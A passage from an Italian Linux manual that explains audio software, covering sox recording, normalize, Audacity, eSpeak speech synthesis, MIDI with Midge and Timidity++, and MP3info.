Naturalmente, prima del file potrebbero essere aggiunte altre opzioni, se lo si ritiene opportuno; nello stesso modo si potrebbero aggiungere delle opzioni riferite a effetti da inserire nell'audio, indicandole alla fine del comando. In modo analogo, si può registrare un file, ma in tal caso è obbligatorio specificare il tipo di campionamento, se non si vuole ottenere soltanto un file monofonico di bassa qualità; il modello seguente permette di ottenere un campionamento alla qualità di un CD:

```
sox -t ossdsp -w -s -c 2 -r 44100 /dev/dsp file_da_registrare
```

Valgono le stesse considerazioni fatte per il caso dell'esecuzione di un brano, in particolare, le opzioni riferite al file che si vuole ottenere vanno messe subito prima di questo file, cioè dopo l'indicazione del dispositivo '`/dev/dsp`'.

30.10.9 Normalize

«

Normalize[39] è un programma ottimo per uniformare il livello audio nei file WAV-RIFF, che dispone anche di uno script per facilitare l'operazione con file in formato MP3 e Ogg Vorbis.

```
normalize [opzioni] file_wav...
```

Il programma eseguibile '**normalize**' è quello che svolge il lavoro, sui file WAV-RIFF. Si usa come si vede nel modello sintattico, dove dopo le opzioni si mette l'elenco dei file da modificare: i file in questione vengono sovrascritti con la modifica del volume audio.

Il programma è ricco di opzioni, ma due in particolare sono importanti, con le quali si specifica una modalità particolare nel calcolo del volume da applicare. In condizioni normali, il volume dei file viene regolato in modo indipendente dagli altri; a questa regola si può eccepire con due modalità che si escludono a vicenda: con la modalità «mix» tutti i file indicati come argomento vengono regolati al volume medio che hanno già nel loro insieme; con la modalità «batch» il volume viene regolato mantenendo invariato il rapporto relativo tra i vari file, come se si trattasse di un file soltanto.

Tabella 30.147. Alcune opzioni.

Opzione	Descrizione
`-m` `--mix`	Attiva la modalità «mix».

Opzione	Descrizione

`-b`
 	
`--batch`
	Attiva la modalità «batch».

Segue la descrizione di alcuni esempi.

- `$` **`normalize file_1.wav file_2.wav file_3.wav`**[*Invio*]

  Regola a un livello ottimale il volume dei file ‘`file_1.wav`’, ‘`file_2.wav`’ e ‘`file_3.wav`’.

- `$` **`normalize --mix file_1.wav file_2.wav file_3.wav`**[*Invio*]

  Regola a un livello medio comune il volume dei file ‘`file_1.wav`’, ‘`file_2.wav`’ e ‘`file_3.wav`’.

- `$` **`normalize --batch file_1.wav file_2.wav file_3.wav`**[*Invio*]

  Regola a un livello ottimale il volume dei file ‘`file_1.wav`’, ‘`file_2.wav`’ e ‘`file_3.wav`’, mantenendo il rapporto relativo tra di loro.

Si veda la pagina di manuale *normalize(1)* per le altre opzioni disponibili; inoltre si veda *normalize-mp3(1)* o *normalize-ogg(1)* per intervenire direttamente su file audio compressi.

30.10.10 Xwave

Xwave[40] è un applicativo relativamente completo per la registrazione, la modifica e l’esecuzione di brani musicali registrati in vari formati, in particolare in WAV-RIFF. Si tratta di un applicativo per X.

Nella figura 30.148 si vede il pannello principale dopo aver caricato un file WAV.

Figura 30.148. Pannello principale di Xwave.



Il programma eseguibile che svolge tutto il lavoro è '**xwave**'. Non richiede opzioni e il suo funzionamento è intuitivo. È interessante la possibilità offerta di modificare un brano, per esempio usando il taglia-incolla (basta selezionare una porzione della traccia con il mouse), oppure introducendo degli effetti.

Può darsi che la registrazione non sia perfetta, ma questo è un particolare trascurabile rispetto alle altre possibilità di questo applicativo.

30.10.11 Audacity

Audacity[41] è un applicativo molto sofisticato per la registrazione di un progetto musicale, composto anche da più tracce, in grado di esportare il risultato in formati audio comuni. Qui, Audacity viene considerato semplicemente come un ottimo sistema di registrazione, trascurando la realizzazione di un progetto musicale vero e proprio.

```
audacity
```

Generalmente, l'eseguibile '**audacity**' si utilizza senza argomenti, come si vede nel modello sintattico semplificato.

Figura 30.149. Audacity avviato senza argomenti.



Se si seleziona il bottone della registrazione, Audacity inizia a registrare prelevando il segnale dalla linea attiva per questo, con una campionatura prestabilita. Si può osservare che nella figura risulta attiva la linea di ingresso esterno (*line-in*); inoltre è accessibile il controllo del guadagno di ingresso.

Figura 30.150. Controlli nella parte superiore della finestra di Audacity.



Il modo in cui vengono raccolti i campioni in fase di registrazione si stabilisce attraverso la configurazione, che si raggiunge con la voce *Preferences* del menù *File*.

Figura 30.151. File di dispositivo utilizzati e numero di canali.



Figura 30.152. Configurazione della qualità della registrazione.



Figura 30.153. Configurazione della qualità dei formati per l'esportazione delle registrazioni.



Una volta appurato che l'ingresso è quello giusto, che il livello sonoro è appropriato, che il tipo di campionamento è conforme alla qualità che si vuole ottenere, si può selezionare il bottone di registrazione.

Figura 30.154. Registrazione di una traccia stereofonica.



Se si ferma la registrazione, la traccia si conclude; se poi si avvia nuovamente la registrazione, viene aperta un'altra traccia. Per salvare la registrazione in un formato comune, la si deve «esportare», per esempio con la voce *Export as WAV* del menù *File*.

30.11 Sintesi vocale

La sintesi vocale si ottiene a partire da campioni fonetici, utilizzati attraverso un programma che sia in grado di interpretare un testo e di tradurlo nella sequenza di fonemi adatti a una certa lingua.

30.11.1 eSpeak

eSpeak[42] è un programma molto semplice per la lettura automatica di un testo per varie lingue. Si utilizza senza bisogno di grafica, oppure viene attivato attraverso programmi frontali. A ogni modo, il programma principale può ricevere il testo da sintetizzare in tre modi alternativi:

```
espeak [opzioni] [-v linguaggio] testo
```

```
espeak [opzioni] [-v linguaggio] < testo
```

```
espeak [opzioni] [-v linguaggio] -f file_testo
```

Come si vede, si può fornire il testo come ultimo argomento, oppure attraverso lo standard input, oppure con l'opzione '**-f**', all'interno di un file. Inoltre, un'altra opzione fondamentale è '**-v**', con la quale si specifica il linguaggio secondo cui va sintetizzato il testo.

La codifica del testo atteso da eSpeak UTF-8, oppure, una codifica a 8 bit appropriata al linguaggio scelto.

Segue la descrizione di alcuni esempi elementari:

- `$` **`espeak -v it "Ciao, come stai?"`** [*Invio*]

Legge e sintetizza, attraverso l'adattatore audio, il testo «Ciao, come stai?»

- `$` **`echo "Ciao, come stai?" | espeak -v it`**[*Invio*]

  Fa esattamente la stessa cosa dell'esempio precedente.

- `$` **`espeak -v it -f testo.txt`**[*Invio*]

  Legge e sintetizza quanto contenuto nel file '`testo.txt`'.

30.11.1.1 Scelta del linguaggio

Non sono disponibili le regole di sintesi per tutte le lingue esistenti e non è detto che la sigla usata per la selezione debba corrispondere agli standard; inoltre nel caso della lingua inglese si può anche scegliere tra intonazioni differenti. Pertanto, è bene sapere tra cosa si può scegliere:

`$` **`espeak --voices`**[*Invio*]

```
 Pty Language Age/Gender VoiceName      File        Other Langs
  5  af             M  afrikaans       af
  5  cy                welsh-test      cy
  5  de             M  german          de
  5  el             M  greek_test      el
  1  en-uk          M  english         en/en
  1  en-uk          F  female          en/en-f
  2  en-uk          M  en/en7          en/en7
  3  en-uk        55M  en/en4          en/en4
  4  en-uk        70M  old             en/en8
  5  en-uk          M  blocked         en/en6
  5  en-uk             default         default
  5  en-uk          M  echo            en/en1
  5  en-uk             fuzzy           en/en2
```

```
 1  en-uk-north     F  en/en-n-f        en/en-n-f
 1  en-uk-north     M  lancashire       en/en-n     (en-uk 3)
 5  en-uk-rp        M  english_rp       en/en-rp    (en-uk 4)
 4  en-uk-wmids     M  english_wmids    en/en-wm
 5  eo              M  esperanto        eo
 5  es              M  spanish_test     es
 5  fi                 finnish-test     fi
 5  it              M  italian          it
 5  pl              M  polish_test      pl
 5  ru              M  russian_test     ru
```

Come si vede, l'opzione '**--voices**' consente di avere un elenco di ciò che è disponibile. Nel caso della lingua inglese, la scelta è interessante: tra le altre cose è disponibile anche un tono femminile:

```
$ espeak -v en-f "My dear, I love you so much!"
```
[*Invio*]

30.11.1.2 Modifica dell'intonazione e della cadenza

A parte la scelta della lingua, ci sono diverse opzioni che possono servire per migliorare la comprensibilità del testo letto. La cosa forse più importante è la velocità di lettura, che si controlla con l'opzione '**-s**' (*speed*):

```
$ espeak -s 120 -v it "Sostituisci il dischetto!"
```
[*Invio*]

L'argomento dell'opzione rappresenta la quantità di parole al minuto. Essendo il valore predefinito pari a 160, in questo esempio si ottiene una lettura leggermente più lenta del solito.

Oltre alla velocità di lettura, anche il tono di voce (l'intonazione) può essere regolato, questa volta con l'opzione '**-p**' (*pitch*), che attende un argomento composto da un numero che va da 0 a 99: più è grande, più acuto è il tono di voce. Il tono predefinito corrisponde al valore

50, pertanto, l'esempio seguente sintetizza il testo con il tono più acuto possibile:

```
$ espeak -p 99 -v it "Mamma, me lo compri?" [Invio]
```

30.11.1.3 Controllo dell'input e dell'output

In condizioni normali, eSpeak legge un testo puro e semplice, sintetizzandolo attraverso l'adattatore audio. Diversamente, con l'opzione '**-m**' (*markup*), che si usa senza argomenti, è possibile fornire anche un file HTML, come si vede nell'esempio seguente:

```
$ espeak -v it -m -f testo.html [Invio]
```

È anche possibile produrre un file WAV-RIFF, senza emettere alcun suono attraverso l'adattatore audio, con l'opzione '**-w**' (*wave*). Nell'esempio seguente il file '`testo.txt`' viene sintetizzato nel file '`testo.wav`':

```
$ espeak -v it -f testo.txt -w testo.wav [Invio]
```

30.12 MIDI

MIDI sta per *Music instrument digital interface*, ovvero un'interfaccia digitale per gli strumenti musicali. Semplificando molto le cose, l'idea alla base di MIDI è quella di avere una tastiera musicale collegata a un generatore di suoni. Il generatore di suoni può essere un generatore di forme d'onda, con più o meno armoniche, oppure un riproduttore di modelli campionati, ovvero suoni più o meno reali, memorizzati (campionati) in precedenza. Nel secondo caso, i modelli di suoni devono poter essere riprodotti a tonalità differenti.

Il generatore di suoni di un sistema MIDI può essere comandato direttamente da una tastiera (o da un altro strumento elettronico adeguato), oppure da un programma che legge un file: di solito un file in formato «MIDI». Un file del genere contiene quindi una sorta di spartito elettronico, in cui sono indicati gli strumenti e le note che questi devono suonare: è competenza del generatore di suoni il riprodurre gli strumenti nel modo migliore possibile.

30.12.1 File MIDI

«

Un file MIDI contiene tutte le informazioni necessarie a ripetere un'esecuzione elettronica, attraverso un generatore di suoni adeguato. Le informazioni che contiene un file MIDI sono simili, concettualmente, a quelle di uno spartito musicale, con la differenza sostanziale che la definizione della durata delle note può essere più libera.

Una semibiscroma, che dovrebbe essere la nota più breve, ha una durata di un sessantaquattresimo, mentre in un file MIDI si possono annotare anche intervalli più piccoli, oltre al fatto che le durate delle note possono non essere così esatte come si scrive in uno spartito classico.

Un file MIDI (*MIDI standard file format 1*) può contenere un massimo di 16 canali, ognuno dei quali si può dividere in tracce. Tuttavia, le tracce di uno stesso canale possono contenere informazioni riferite a un solo strumento (anche se suonato simultaneamente), pertanto si possono gestire un massimo di 16 strumenti differenti in modo simultaneo.

La figura 30.156, ottenuta da un programma grafico per l'analisi e l'esecuzione di file MIDI, dovrebbe dare l'idea di come questi file sono organizzati. Si può notare lo schema quadrettato che divide le ottave in dodici semitoni (come suggerisce la schematizzazione di una tastiera sul bordo sinistro) e in battute (si vedono le prime tre battute), all'interno del quale, l'andamento dei canali viene evidenziato con colori differenti.

Figura 30.156. Visualizzazione grafica di un'esecuzione MIDI attraverso il programma Xgmc.



A proposito di file MIDI, si utilizzano dei termini inglesi che a prima vista possono risultare abbastanza misteriosi. La tabella seguente cerca di spiegare a cosa si riferiscono alcuni di questi termini.

Termine	Traduzione	Descrizione
resolution	risoluzione	La frequenza della base dei tempi MIDI abbinata a una durata di un quarto (semiminima). In pratica, stabilisce la durata minima di una nota che può essere rappresentata in frazioni di 1/***n*** di semiminima rispetto alla battuta. Il valore che si utilizza normalmente è 96, che consente di rappresentare note di una lunghezza pari a un sesto di semibiscroma.
time signature	tempo	Il tempo, espresso come frazione.
tempo		La velocità di esecuzione, intesa come quantità di battute per minuto.
pitch	tono	L'altezza della nota.
bend		Consente di alterare il tono di una nota. Il valore che può avere va da 0 a 127, dove lo zero rappresenta il tono più basso, mentre 127 il tono più alto, così 64 rappresenta il tono normale.
pan	bilanciamento	Definisce il bilanciamento stereofonico di una o di più note. Si tratta di un valore da 0 a 127, dove lo zero rappresenta la sinistra e 127 la destra, avendo così il centro a 64.
patch		Lo strumento o il tipo di suono abbinato a una serie di note. Si tratta normalmente di un numero, che va da 1 a 128.

Termine	Traduzione	Descrizione
channel	canale	Il canale di registrazione che può contenere un solo strumento alla volta, anche se su più tracce simultanee. I valori vanno da 1 a 16.
reverb	riverbero	La profondità del riverbero. Si tratta di un valore che si abbina alla traccia, attribuendo un numero intero da 0 a 127.
volume	volume	Definisce il volume di una traccia, con valori da 0 a 127.

Un file MIDI può essere ottenuto da un'esecuzione manuale, attraverso una tastiera MIDI, collegata a un'interfaccia adatta assieme al programma relativo, oppure attraverso la scrittura di uno spartito, o di qualcosa di simile, che viene poi convertito in un file MIDI.

Esiste un sistema di composizione tipografico per la produzione di spartiti, in grado di generare anche file MIDI, denominato LilyPond (sezione 57.2); tuttavia, nella prossima sezione viene mostrato l'uso di Midge, un programma che genera file MIDI a partire da un sorgente scritto con un proprio linguaggio, simile concettualmente a quello di LilyPond, il quale però non può produrre uno spartito tradizionale.

L'esecuzione di un file MIDI all'interno di un elaboratore richiede la disponibilità di un programma in grado di interpretarlo correttamente, per comandare un generatore di suoni. Questo generatore può essere un'apparecchiatura esterna specializzata, collegata alla scheda audio attraverso una porta speciale; può essere un sintetizzatore incorporato nella scheda audio; infine può essere un programma che genera un file audio pronto da mandare alla scheda. Qui viene presa

in considerazione solo l'ultima di queste possibilità, con il programma Timidity++, che attraverso una serie di file di modelli di suoni (*patch*), è in grado di creare al volo un file in formato WAV-RIFF da mandare immediatamente alla sistema di riproduzione audio.

30.12.2 Midge

«

Midge[43] è un programma scritto in Perl, che si avvale del modulo MIDI-Perl,[44] in grado di generare file MIDI a partire da file sorgenti scritti secondo un proprio linguaggio, ma capace anche di trasformare un file MIDI in un sorgente facile da modificare.

Probabilmente, la funzionalità più importante di Midge sta proprio nella sua capacità di trasformare un file MIDI in qualcosa che può essere gestito come file di testo puro e semplice; diversamente, la scrittura di un sorgente Midge potrebbe essere anche troppo complessa.

```
$ midi2mg -o bwv777.mg bwv777.midi [Invio]
```

L'esempio mostra l'uso dello script '**midi2mg**' per ottenere un file sorgente a partire da un file MIDI. In questo caso si genera il sorgente '`bwv777.mg`', a partire dal file MIDI '`bwv777.midi`'. Il contenuto di questo sorgente ottenuto potrebbe essere simile all'estratto seguente:

```
# Converted from bwv777.midi
# by /usr/bin/midi2mg on Sun Jan  5 20:10:21 2003

@head {
        $title "Track 0"
}
@body {
```

```
        @channel 1 "harpsichord" {
                $attack 127
                $decay 64
                $tempo 40
                $patch 7
                $time_sig 3/9
                $key e
                /l16/r /l8/e6 d+ d c+ b5 a g+ f+ /l32/g+ a
                /l16/g+ /l32/b a /l16/b /l32/g+ f+ /l16/g+
                /l32/e d+
                …
                f+ /l16/g+ /l32/b a /l16/b /l32/g+ f+
                /l16/g+ /l32/b a /l16/b /l32/e6 d+ /l16/e
                b5 g+ e
        }
        @channel 2 "harpsichord" {
                $attack 127
                $decay 64
                $tempo 40
                $patch 7
                $time_sig 3/9
                $key e
                /l8/e4 f+ g+ a b c+5 d+ /l16/e d+ c+ b4
                /l8/e5 e4 /l3:16/r /l8/e d+ d c+ b3 a g+
                f+ /l32/g+
                …
                /l32/d+ c+ /l16/d+ /l32/g+ f+ /l8/g+ a b
                e /l16/r e5 b4 g+ e b g+ e b3 g+ /l4/e
                /l8/e4
        }
}
```

In questo modo, si intuisce la sintassi generale del formato usato da Midge: un'intestazione definita con la sezione '**`@head{}`**', segui-

ta da un corpo, definito dalla sezione '**`@body{}`**', che contiene la descrizione dei canali, contenuti nei blocchi '**`@channel{}`**'.

È bene precisare che ogni blocco '**`@channel{}`**' descrive in realtà una traccia, abbinata però al canale indicato per numero. In pratica, dal momento che lo strumento è lo stesso nei due canali, si potrebbero usare due tracce dello stesso canale, in questo modo:

```
@body {
        @channel 1 "harpsichord" {
                …
                …
        }
        @channel 1 "harpsichord" {
                …
                …
        }
}
```

La notazione simbolica delle note richiama il nome usato nella lingua inglese, tuttavia si rimanda alla documentazione originale per l'interpretazione corretta di questa parte del formato usato da Midge (pagina di manuale *midge(1)*).

```
        /l16/r /l8/e6 d+ d c+ b5 a g+ f+ /l32/g+ a /l16/g+
        /l32/b a /l16/b /l32/g+ f+ /l16/g+ /l32/e d+
```

Se si intende usare Midge per ritoccare dei file MIDI già disponibili, sono molto importanti alcuni parametri che vengono fissati con direttive simili all'assegnamento di variabili:

```
$parametro   valore_attribuito
```

Per esempio, il parametro '**`$tempo`**' serve a definire la velocità di

esecuzione, in quantità di battute per minuto. Nel caso dell'esempio mostrato, si può osservare che questa velocità (assieme anche al tempo vero e proprio, cioè la frazione che determina la lunghezza di ogni battuta) è stata definita all'interno delle direttive '**@channel**', mentre sarebbe più appropriata all'esterno, nella direttiva '**@head**', ammesso che non debba cambiare nel corso dell'esecuzione delle tracce. L'esempio seguente mostra qualche piccolo ritocco a quanto già visto sopra:

```
@head {
        $title "J.S. Bach (1685-1750) - BWV 777 - Invenzioni n. 6"
        $tempo 40
        $time_sig 3/9
}
@body {
        @channel 1 "harpsichord" {
                $attack 127
                $decay 64
                $patch 7
                $key e
                /l16/r /l8/e6 d+ d c+ b5 a g+ f+ /l32/g+ a /l16/g+
                /l32/b a /l16/b /l32/g+ f+ /l16/g+ /l32/e d+
                …
                f+ /l16/g+ /l32/b a /l16/b /l32/g+ f+ /l16/g+
                /l32/b a /l16/b /l32/e6 d+ /l16/e b5 g+ e
        }
        @channel 2 "harpsichord" {
                $attack 127
                $decay 64
                $patch 7
                $key e
                /l8/e4 f+ g+ a b c+5 d+ /l16/e d+ c+ b4 /l8/e5
                e4 /l3:16/r /l8/e d+ d c+ b3 a g+ f+ /l32/g+
                …
                /l32/d+ c+ /l16/d+ /l32/g+ f+ /l8/g+ a b e /l16/r
                e5 b4 g+ e b g+ e b3 g+ /l4/e /l8/e4
```

```
        }
}
```

La tabella 30.162 riassume alcuni parametri importanti di Midge, che possono servire per ritoccare un file MIDI già disponibile.

Tabella 30.162. Alcuni parametri nel sorgente di Midge.

Parametro	Descrizione
`$title` "***titolo_dell'esecuzione***"	Si utilizza nell'intestazione e attribuisce un titolo al file MIDI.
`$tempo` ***n***	Si utilizza nell'intestazione oppure nei blocchi delle tracce per indicare la quantità di battute per minuto.
`$time_sig` ***m*** / ***n***	Si utilizza nell'intestazione oppure nei blocchi delle tracce per indicare la frazione che esprime la lunghezza di una battuta (per esempio 3/4).
`$patch` { ***n*** | ***nome*** }	Si utilizza nei blocchi delle tracce per indicare il tipo di suono da utilizzare. Se si usa un nome occorre utilizzare quanto previsto espressamente da Midge (tabella 30.163).
`$volume` ***n***	Si utilizza nei blocchi delle tracce per indicare il volume della traccia. Il valore assegnato va da 1 a 127 (lo zero non viene accettato).
`$reverb` ***n***	Si utilizza nei blocchi delle tracce per indicare la profondità del riverbero. Il valore assegnato va da 0 a 127.

Parametro	Descrizione
`$chorus` ***n***	Si utilizza nei blocchi delle tracce per indicare un effetto simile al riverbero. Il valore assegnato va da 0 a 127.
`$pan` ***n***	Si utilizza nei blocchi delle tracce per indicare il bilanciamento stereofonico. Il valore assegnato va da 0 (completamente a sinistra) a 127 (completamente a destra).

Tabella 30.163. Classificazione dei suoni secondo Midge, per l'utilizzo nel parametro '**`$patch`**'.

Numero	Nome alternativo per Midge	Denominazione completa
1	piano_grand_ac	Acoustic Grand Piano
2	piano_br	Bright Acoustic Piano
3	piano_grand_el	Electric Grand Piano
4	piano_ht	Honky-Tonk Piano
5	piano_el_1	Electric Piano 1
6	piano_el_2	Electric Piano 2
7	harpsichord	Harpsichord
8	clavinet	Clavinet
9	celesta	Celesta
10	glockenspiel	Glockenspiel
11	music_box	Music Box
12	vibraphone	Vibraphone
13	marimba	Marimba
14	xylophone	Xylophone
15	tubular_bells	Tubular Bells
16	dulcimer	Dulcimer
17	organ_dbar	Drawbar Organ

Numero	Nome alternativo per Midge	Denominazione completa
18	organ_perc	Percussive Organ
19	organ_rock	Rock Organ
20	organ_church	Church Organ
21	organ_reed	Reed Organ
22	accordian	Accordian
23	harmonica	Harmonica
24	accordian_tango	Tango Accordian
25	guitar_nylon	Nylon String Guitar
26	guitar_steel	Steel String Guitar
27	guitar_jazz	Electric Jazz Guitar
28	guitar_clean	Electric Clean Guitar
29	guitar_muted	Electric Muted Guitar
30	guitar_od	Overdriven Guitar
31	guitar_dist	Distortion Guitar
32	guitar_harm	Guitar Harmonics
33	bass_ac	Acoustic Bass
34	bass_fg	Electric Bass(finger)
35	bass_pick	Electric Bass(pick)
36	bass_fless	Fretless Bass
37	bass_slap_1	Slap Bass 1
38	bass_slap_2	Slap Bass 2
39	bass_syn_1	Synth Bass 1
40	bass_syn_2	Synth Bass 2
41	violin	Violin
42	viola	Viola
43	cello	Cello
44	contrabass	Contrabass
45	str_trem	Tremolo Strings
46	str_pizz	Pizzicato Strings

Numero	Nome alternativo per Midge	Denominazione completa
47	str_orch	Orchestral Strings
48	timpani	Timpani
49	str_ens_1	String Ensemble 1
50	str_ens_2	String Ensemble 2
51	str_syn_1	SynthStrings 1
52	str_syn_2	SynthStrings 2
53	choir_aahs	Choir Aahs
54	voice_oohs	Voice Oohs
55	voice_syn	Synth Voice
56	orch_hit	Orchestra Hit
57	trumpet	Trumpet
58	trombone	Trombone
59	tuba	Tuba
60	trumpet_muted	Muted Trumpet
61	horn_fr	French Horn
62	brass	Brass Section
63	brass_syn_1	SynthBrass 1
64	brass_syn_2	SynthBrass 2
65	sax_sop	Soprano Sax
66	sax_alt	Alto Sax
67	sax_ten	Tenor Sax
68	sax_bar	Baritone Sax
69	oboe	Oboe
70	horn_en	English Horn
71	bassoon	Bassoon
72	clarinet	Clarinet
73	piccolo	Piccolo
74	flute	Flute
75	recorder	Recorder

Numero	Nome alternativo per Midge	Denominazione completa
76	flute_pan	Pan Flute
77	bottle	Blown Bottle
78	skakuhachi	Skakuhachi
79	whistle	Whistle
80	ocarina	Ocarina
81	lead_sq	Lead 1 (square)
82	lead_saw	Lead 2 (sawtooth)
83	lead_calliope	Lead 3 (calliope)
84	lead_chiff	Lead 4 (chiff)
85	lead_charang	Lead 5 (charang)
86	lead_voice	Lead 6 (voice)
87	lead_fifth	Lead 7 (fifths)
88	lead_basslead	Lead 8 (bass+lead)
89	pad_new_age	Pad 1 (new age)
90	pad_warm	Pad 2 (warm)
91	polysynth	Pad 3 (polysynth)
92	pad_choir	Pad 4 (choir)
93	pad_bowed	Pad 5 (bowed)
94	pad_metal	Pad 6 (metallic)
95	pad_halo	Pad 7 (halo)
96	pad_sweep	Pad 8 (sweep)
97	fx_rain	FX 1 (rain)
98	fx_strack	FX 2 (soundtrack)
99	fx_crystal	FX 3 (crystal)
100	fx_atmos	FX 4 (atmosphere)
101	fx_bright	FX 5 (brightness)
102	fx_goblin	FX 6 (goblins)
103	fx_echo	FX 7 (echoes)
104	fx_scifi	FX 8 (sci-fi)

Numero	Nome alternativo per Midge	Denominazione completa
105	sitar	Sitar
106	banjo	Banjo
107	shamisen	Shamisen
108	koto	Koto
109	kalimba	Kalimba
110	bagpipe	Bagpipe
111	fiddle	Fiddle
112	shanai	Shanai
113	bell_tinkle	Tinkle Bell
114	agogo	Agogo
115	drum_steel	Steel Drums
116	woodblock	Woodblock
117	drum_taiko	Taiko Drum
118	tom_melodic	Melodic Tom
119	drum_syn	Synth Drum
120	cymbal_rev	Reverse Cymbal
121	fx_fret	Guitar Fret Noise
122	fx_breath	Breath Noise
123	fx_sea	Seashore
124	fx_tweet	Bird Tweet
125	fx_phone	Telephone Ring
126	fx_copter	Helicopter
12f	x_applause	Applause
128	fx_gun	Gunshot

La compilazione di un sorgente Midge si ottiene semplicemente con lo script '**midge**':

```
$ midge bwv777.mg [Invio]
```

In questo caso si compila il sorgente ‘`bwv777.mg`’, ottenendo il file MIDI ‘`bwv777.mid`’. Volendo specificare espressamente il nome del file MIDI da generare, si potrebbe usare l’opzione ‘**`-o`**’:

```
$ midge -o JSBach-BWV777.midi bwv777.mg[Invio]
```

Come si può intuire, qui si intende ottenere il file MIDI ‘`JSBach-BWV777.midi`’.

30.12.3 Timidity++

«

Timidity++[45] è un programma in grado di convertire il formato MIDI (e anche altri) in WAV-RIFF, utilizzando dei modelli di suoni (*patch*) memorizzati su file. In questo modo, attraverso Timidity++ è possibile riprodurre un file MIDI senza bisogno di un generatore di suoni esterno e senza bisogno di schede audio particolari.

Prima di mostrare il suo funzionamento è importante affrontare il problema dei modelli di suoni necessari alla conversione. I file in questione sono facili da reperire, ma può capitare che la propria distribuzione GNU non predisponga un pacchetto adeguato, oppure che questo non contenga dei modelli di suoni gradevoli. Infatti, dipende dai modelli la qualità della riproduzione di un file MIDI. Tanto per fare un esempio, se un’esecuzione prevede un clavicembalo, ma al posto di questo si sente un piano, si può percepire la melodia, ma non il suono che è stato previsto nel file MIDI; inoltre, il modello di uno strumento configurato male, potrebbe generare poi un suono «stonato», oppure a un volume sonoro non appropriato.

Generalmente, se disponibile, conviene installare la raccolta nota come Eawpatches,[46] dal momento che risulta contenere i modelli sonori migliori e configurati anche in modo accurato. Se si trova il pac-

chetto originale, lo si può installare dove si vuole nel file system; per esempio così:

```
# cd /opt [Invio]

# tar xzvf ~/eawpats12_full.tar.gz [Invio]
```

In questo modo, si ottiene l'inserimento dei file dei modelli sonori nella directory '`/opt/eawpats/`'. Successivamente occorre prendere il file di configurazione per Timidity++ e collocarlo nella posizione prevista da Timidity++ stesso. Supponendo che si tratti della directory '`/etc/`', si deve agire come mostrato di seguito:

```
# cp /opt/eawpats/linuxconfig/timidity.cfg ↩
↪    /etc/timidity.cfg [Invio]
```

Quindi è necessario modificare questo file ('`/etc/timidity.cfg`') in modo da raggiungere i modelli sonori appena installati. Dovrebbe essere così:

```
dir /opt/eawpats/
source gravis.cfg
source gsdrums.cfg
source gssfx.cfg
source xgmap2.cfg
```

Una volta installati questi file, si può passare a Timidity++, attraverso l'eseguibile '**`timidity`**':

```
timidity [opzioni] file...
```

Se non vengono indicate delle opzioni, i file vengono trasformati al volo e inviati al sistema di riproduzione audio.

Esistono molti modi per indicare i file da riprodurre. In particolare

merita attenzione la possibilità di indicare lo standard input attraverso un trattino orizzontale (‘**-**’) e anche la possibilità di indicare un URI di tipo HTTP o FTP. Inoltre, se il file indicato corrisponde a un archivio compresso di un formato comune, nella maggior parte dei casi è in grado di eseguire i file contenuti al suo interno.

Tabella 30.165. Opzioni essenziali della riga di comando di ‘**timidity**’.

Opzione	Descrizione
`-i`***interfaccia*** [***opzioni***]	Definisce l’interfaccia visiva, ovvero il modo in cui si interagisce con Timidity++. Possono essere disponibili anche delle modalità di funzionamento grafiche, a seconda di come sono stati compilati i sorgenti.
`-id` [***opzioni***]	Si avvia in modo normale, non interattivo (è la modalità di funzionamento predefinita).
`-in` [***opzioni***]	Si avvia in modo interattivo, occupando tutto lo schermo (schermo a caratteri).
`-i`***interfaccia*** `s`	Riordina i file prima di iniziare l’esecuzione.
`-i`***interfaccia*** `r`	Esegue i file utilizzando una sequenza casuale.
`-O`***modalità***	Questa opzione determina il tipo di conversione che si intende ottenere.
`-Od`	Converte e invia al dispositivo per la riproduzione audio (è la modalità di funzionamento predefinita).
`-Ow`	Converte in formato WAV-RIFF. Si usa normalmente in abbinamento all’opzione ‘**-o**’.

Opzione	Descrizione
`-o` ***file***	Invia il risultato della conversione al file indicato.

Come si vede, in condizioni normali si usa l'eseguibile '**`timidity`**' senza opzioni, o al massimo con '**`-in`**' (oppure selezionando un'altra interfaccia preferita).

30.13 Programmi per la gestione di formati audio compressi

È molto difficile ridurre un file contenente informazioni sonore. In questo contesto, di solito, quando si parla di compressione, si fa riferimento a metodi di semplificazione delle informazioni memorizzate, basati sulla percezione umana. Questa «semplificazione» si traduce in pratica in una riduzione e distorsione nei suoni riprodotti.

In generale, il formato più comune per i file audio compressi è MP3, ovvero «MPEG-1 layer 3», «MPEG-2 layer 3» o «MPEG-2.5 layer 3». Lo standard MPEG definisce il formato e la decodifica dei dati, mentre non fissa un metodo per la codifica. Sulla codifica sono state sviluppate tecniche differenti, alcune delle quali sono brevettate. A causa di questo problema, lo sviluppo di software libero in grado di generare file MP3 è limitato alla produzione in forma di sorgenti, non potendo in pratica arrivare alla distribuzione di applicativi già compilati.

A fianco di MP3, si è sviluppato in tempi più recenti anche un formato senza brevetti, denominato Vorbis, trasportato normalmente in un contenitore Ogg, noto così con il nome Ogg Vorbis (si usa

normalmente l'estensione '`.ogg`' per i file), che offre prestazioni equivalenti a quelle di MP3.

In alternativa, esiste anche un formato compresso senza perdita, denominato FLAC, che eventualmente si trasporta in un contenitore Ogg (che diventa così un formato Ogg FLAC). Anche il formato FLAC è privo di brevetti ed è favorito così nell'ambito del software libero.

30.13.1 MP3info

«

MP3info [47] è un programma molto semplice con lo scopo di estrarre le informazioni tipiche dai file MP3, con la possibilità di modificare i dati descrittivi. Si compone dell'eseguibile '**`mp3info`**', che si utilizza secondo la sintassi seguente:

```
mp3info [opzioni] file_mp3...
```

Se non si indica alcuna opzione, si ottengono le informazioni sui file in forma sintetica. Tuttavia, con l'opzione '**`-F`**', o meglio ancora con l'opzione '**`-f`**', si può controllare il modo in cui tali informazioni vengono fornite.

L'opzione '**`-f`**' prevede un argomento composto da una stringa contenente delle sequenze di escape, che si distinguono per il fatto che iniziano con il simbolo di percentuale ('**`%`**'). La tabella 30.166 riporta un elenco parziale di queste sequenze di escape, escludendo in particolare quelle che rappresentano una scelta sottoposta a una condizione. Per il loro approfondimento è sufficiente leggere la poca documentazione originale.

Con alcune shell, questi simboli di percentuale potrebbero essere interpretati in modo diverso, come nel caso di Midnight Commander.

Tabella 30.166. Alcune sequenze di escape utilizzabili come argomento dell'opzione '**-f**'.

Stringa	Effetto
`%%`	'**%**'
`%t`	Titolo
`%a`	Artista
`%l`	Album
`%y`	Anno
`%c`	Commento
`%g`	Genere in forma testuale
`%#`	Genere in forma numerica
`%v`	Versione MPEG in forma numerica
`%V`	Versione MPEG in forma testuale
